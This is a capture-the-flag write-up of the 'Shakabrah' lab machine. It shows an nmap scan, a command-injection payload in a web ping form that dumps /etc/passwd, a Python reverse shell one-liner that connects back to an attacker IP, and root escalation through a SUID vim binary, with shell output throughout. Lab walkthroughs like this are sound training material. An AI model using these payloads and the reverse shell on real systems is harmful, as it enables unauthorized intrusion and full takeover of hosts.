

Shakabrah


```
ping 192.168.184.86
```

```
nmap -vv -p 1-65535 192.168.184.86
```

Two ports are open as following


PORT	STATE	SERVICE	REASON
22/tcp	open	ssh	syn-ack ttl 61
80/tcp	open	http	syn-ack ttl 61

PORT 80



Connection Tester

Ping:



```
PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.  
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.046 ms  
64 bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=0.050 ms  
64 bytes from 127.0.0.1: icmp_seq=3 ttl=64 time=0.040 ms  
64 bytes from 127.0.0.1: icmp_seq=4 ttl=64 time=0.046 ms  
  
--- 127.0.0.1 ping statistics ---  
4 packets transmitted, 4 received, 0% packet loss, time 3051ms  
rtt min/avg/max/mdev = 0.040/0.045/0.050/0.007 ms
```

We can also run the shell command as following

```
← → ↻ 🏠 192.168.184.86/?host=127.0.0.1%3Bcat+%2Fetc%2Fpasswd
OffSec | Labs | Play 🚫 GTFOBins 🧠 Reverse Shell


PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.029 ms
64 bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=0.038 ms
64 bytes from 127.0.0.1: icmp_seq=3 ttl=64 time=0.045 ms
64 bytes from 127.0.0.1: icmp_seq=4 ttl=64 time=0.046 ms

--- 127.0.0.1 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3055ms
rtt min/avg/max/mdev = 0.029/0.039/0.046/0.009 ms
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:100:102:systemd Network Management,,,:/run/systemd/netif:/usr/sbin/nologin
systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd/resolve:/usr/sbin/nologin
syslog:x:102:106:./home/syslog:/usr/sbin/nologin
messagebus:x:103:107:./nonexistent:/usr/sbin/nologin
_apt:x:104:65534:./nonexistent:/usr/sbin/nologin
lxd:x:105:65534:./var/lib/lxd/:/bin/false
uidd:x:106:110:./run/uidd:/usr/sbin/nologin
dnsmasq:x:107:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin
landscape:x:108:112:./var/lib/landscape:/usr/sbin/nologin
sshd:x:109:65534:./run/sshd:/usr/sbin/nologin
pollinate:x:110:1:./var/cache/pollinate:/bin/false
dylan:x:1000:1000:dylan,,,:/home/dylan:/bin/bash
```

Execute the reverse shell in that place

```
export RHOST="192.168.45.168";export RPORT=80;python3 -c 'import
sys,socket,os,pty;s=socket.socket();s.connect((os.getenv("RHOST"),int(os.get
env("RPORT"))));[os.dup2(s.fileno(),fd) for fd in (0,1,2)];pty.spawn("sh")'
```

PowerShell #1
PowerShell #2
PowerShell #3
PowerShell #4 (TLS)
PowerShell #3 (Base64)
Python #1
Python #2
Python3 #1
Python3 #2

 `export RHOST="192.168.45.197";export RPORT=80;python3 -c 'import sys,socket,os,pty;s=socket.socket();s.connect((os.getenv("RHOST"),int(os.getenv("RPORT"))));[os.dup2(s.fileno(),fd) for fd in (0,1,2)];pty.spawn("sh")'`

Got our first normal user shell

```

listening on [any] 80 ...
connect to [192.168.45.197] from (UNKNOWN) [192.168.184.86] 58064
$ id
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
$ whoami
whoami
www-data
$ ls
ls
index.php
$ pwd
pwd
/var/www/html
$ cd /home
cd /home
$ ls
ls
dylan
$ cd dylan
cd dylan
$ ls
ls
local.txt
$ cat local.txt
cat local.txt
6612dde8ef63f6b9a7a3043ec85d40b8
$ |

```

After exploring some methods for privilege escalation we know that suid is vulnerable

```
find / -perm -u=s -type f 2>/dev/null
```

```
$ find / -perm -u=s -type f 2>/dev/null
find / -perm -u=s -type f 2>/dev/null
/usr/bin/sudo
/usr/bin/pkexec
/usr/bin/gpasswd
/usr/bin/chfn
/usr/bin/traceroute6.iputils
/usr/bin/at
/usr/bin/chsh
/usr/bin/newgrp
/usr/bin/passwd
/usr/bin/newgidmap
/usr/bin/vim.basic
/usr/bin/newuidmap
/usr/lib/eject/dmccrypt-get-device
/usr/lib/openssh/ssh-keysign
/usr/lib/x86_64-linux-gnu/lxc/lxc-user-nic
/usr/lib/snapd/snap-confine
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/bin/umount
/bin/fusermount
/bin/ping
/bin/mount
/bin/su
```

Go to the <https://gtfobins.github.io/> for further exploitation

https://gtfobins.github.io/gtfobins/vim/#suid

Reverse Shell

SUID

If the binary has the SUID bit set, it does not drop the elevated privileges and may be abused to access the file system, escalate or maintain privileged access as a SUID backdoor. If it is used to run `sh -p`, omit the `-p` argument on systems like Debian (<= Stretch) that allow the default `sh` shell to run with SUID privileges.

This example creates a local SUID copy of the binary and runs it to maintain elevated privileges. To interact with an existing SUID binary skip the first command and run the program using its original path.

This requires that `vim` is compiled with Python support. Prepend `:py3` for Python 3.

```
sudo install -m =xs $(which vim) .
```

```
./vim -c ':py import os; os.execl("/bin/sh", "sh", "-p", "reset; exec sh -p")'
```

```
www-data@shakabrah:/var/www/html$ /usr/bin/vim.basic
E79: Cannot expand wildcards

E79: Cannot expand wildcards

E79: Cannot expand wildcards

E79: Cannot expand wildcards

E79: Cannot expand wildcards

E79: Cannot expand wildcards

E79: Cannot expand wildcards

E79: Cannot expand wildcards

-- More --:|
```

```
:py3 import os; os.execl("/bin/sh", "sh", "-pc", "reset; exec sh -p")
reset: unknown terminal type unknownsh", "-pc", "reset; exec sh -p")
Terminal type? xterm|
```

```
# id
id
uid=33(www-data) gid=33(www-data) euid=0(root) groups=33(www-data)
# whoami
whoami
root
# cd /root
cd /root
# ls
ls
proof.txt
# cat proof.txt
cat proof.txt
86feeb92ccc46062d683305cf46309b6f
# |
```